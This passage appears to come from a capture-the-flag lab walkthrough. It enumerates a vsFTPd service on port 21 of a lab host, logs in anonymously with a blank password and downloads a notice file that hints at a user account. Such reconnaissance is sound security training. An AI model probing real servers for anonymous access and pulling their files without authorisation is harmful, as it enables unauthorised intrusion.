
> *Answer: 21*

Question 3. What variant of FTP is running on it?

> *Answer: vsFTPd*


We can now check to see if anonymous login is allowed on the FTP server by connecting via:

and using the username 'anonymous' with a blank password.




```
┌──(root□ kali)-[/home/sam]
└─# ftp 10.10.143.150
Connected to 10.10.143.150.
220 Welcome to the administrator FTP service.
Name (10.10.143.150:sam): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

There is a file named *PUBLIC_NOTICE.txt*, which you can download using the **get command.**



```
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp> get PUBLIC_NOTICE.txt
local: PUBLIC_NOTICE.txt remote: PUBLIC_NOTICE.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for PUBLIC_NOTICE.txt (353 bytes).
226 Transfer complete.
353 bytes received in 0.00 secs (6.0116 MB/s)
ftp> 
```



```
└─# cat PUBLIC_NOTICE.txt
===================================
MESSAGE FROM SYSTEM ADMINISTRATORS
===================================

Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Cheers,

Mike
```